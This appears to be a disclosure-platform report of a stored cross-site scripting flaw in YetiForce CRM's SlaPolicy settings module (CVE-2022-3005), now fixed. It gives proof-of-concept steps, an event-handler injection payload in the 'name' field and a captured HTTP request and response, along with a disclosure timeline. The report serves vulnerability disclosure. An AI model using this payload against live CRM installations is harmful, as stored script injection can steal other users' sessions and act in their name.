Persistent Cross-site Scripting - SlaPolicy Module - Settingss in yetiforcecompany/yetiforcecrm

0

Valid Reported on Aug 19th 2022

Description

The application uses Purifier to avoid the Cross Site Scripting attack. However, On SlaPolicy module from Settings, the type of recordModel->name parameter is "Text" but it is not validated and it's used directly without any encoding or validation on SlaPolicy/EditViewBlocks.tpl. It allows attacker to inject arbitrary Javascript code to perform an Stored XSS attack.

Proof of Concept

1- Login to the application
2- Access the SlaPolicy Module (Add) via the following URL:
`https://gitstable.yetiforce.com/index.php?module=SlaPolicy&parent=Settings&view=Edit`
Or Access the SlaPolicy Module (Edit) via the following URL:
`https://gitstable.yetiforce.com/index.php?module=SlaPolicy&parent=Settings&view=Edit&record={id}`
3- Access the first URL or Change the {id} of the second URL with the valid recordID. Change the value of "name" parameter with the following payload:

```
SlaPolicy" onfocus="alert(document.domain)" autofocus ""="
```


**Inject the payload

Request

```
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------123954239837838532123929344871
Content-Length: 1740
Origin: null
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="_csrf"

sid:acd3b227e653a0f2bb0cd0246e5fed95abbf76ed,1660902542
-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="module"

SlaPolicy
-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="parent"

Settings
-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="conditions"

{"condition":"AND","rules":[]}
-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="action"

Save
-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="business_hours"


-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="record"

1
-----------------------------123954239837838532123929344871
Content-Disposition: form-data; name="name"

Vuln" onfocus="alert(document.domain)" autofocus="" "
-----------------------------123954239837838532123929344871
```

Response

```
HTTP/2 302 Found
Access-Control-Allow-Methods: GET, POST
Access-Control-Allow-Origin: *
Expires: Fri, 19 Aug 2022 09:53:12 GMT
Pragma: no-cache
Cache-Control: private, no-cache, no-store, must-revalidate,
post-check=0, pre-check=0
Referrer-Policy: no-referrer
Expect-Ct: enforce; max-age=3600
X-Frame-Options: SAMEORIGIN
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Robots-Tag: none
X-Permitted-Cross-Domain-Policies: none
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Content-Security-Policy: default-src 'self' blob:; img-src 'self' data:
*.tile.openstreetmap.org; script-src 'self' 'unsafe-inline' blob:
https://www.google-analytics.com; form-action 'self'
https://www.paypal.com; frame-ancestors 'self'; frame-src 'self' mailto:
 tel:; style-src 'self' 'unsafe-inline'; connect-src 'self';
Last-Modified: Fri, 19 Aug 2022 09:53:12 GMT
Location: index.php?module=SlaPolicy&parent=Settings&view=List
Vary: User-Agent
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Fri, 19 Aug 2022 09:53:12 GMT
Server: Apache
```



PoC Video

Chat with us

https://drive.google.com/file/d/1n9KjI-B315MeJ39rt0N9lc4nl0f-3pW7/view?usp=sharing

Impact

An XSS attack allows an attacker to execute arbitrary JavaScript in the context of the attacked website and the attacked user. This can be abused to steal session cookies, perform requests in the name of the victim or for phishing attacks.

Occurrences

EditViewBlocks.tpl L34

CVE
CVE-2022-3005
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (5.4)

Registry
Other

Affected Version
6.4.0

Visibility
Public

Status
Fixed

Found by

thanhlocpanda
@thanhlocstudent
master

This report was seen 663 times.

Chat with us

We are processing your report and will contact the yetiforcecompany/yetiforcecrm team within 24 hours. 3 months ago

24 hours. 3 months ago

thanhlocpanda modified the report 3 months ago

We have contacted a member of the yetiforcecompany/yetiforcecrm team and are waiting to hear back 3 months ago

thanhlocpanda modified the report 3 months ago

thanhlocpanda modified the report 3 months ago

We have sent a follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 7 days. 3 months ago

thanhlocpanda modified the report 3 months ago

Radosław Skrzypczak validated this vulnerability 3 months ago

thanhlocpanda has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

We have sent a fix follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 7 days. 3 months ago

We have sent a second fix follow up to the yetiforcecompany/yetiforcecrm team. We will try again in 10 days. 3 months ago

We have sent a third and final fix follow up to the yetiforcecompany/yetiforcecrm team. This report is now considered stale. 2 months ago

thanhlocpanda 2 months ago Researcher

Hi @admin, the bug has been fixed by @rskrzypczak, please help me review and publish the CVE. You can check with the following commit: https://github.com/YetiForceCompany/YetiForceCRM/commit/e55886781509fe39951fc7528347696474a17884#diff-c97e017ca1714bc40f3639b350be90ad65fd808513b4c8b61bcef7afa52dc0a1

Radosław Skrzypczak marked this as fixed in 6.4.0 with commit e55886 2

The fix bounty has been dropped ✖

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

EditViewBlocks.tpl#L34 has been validated ✔

Sign in to join this conversation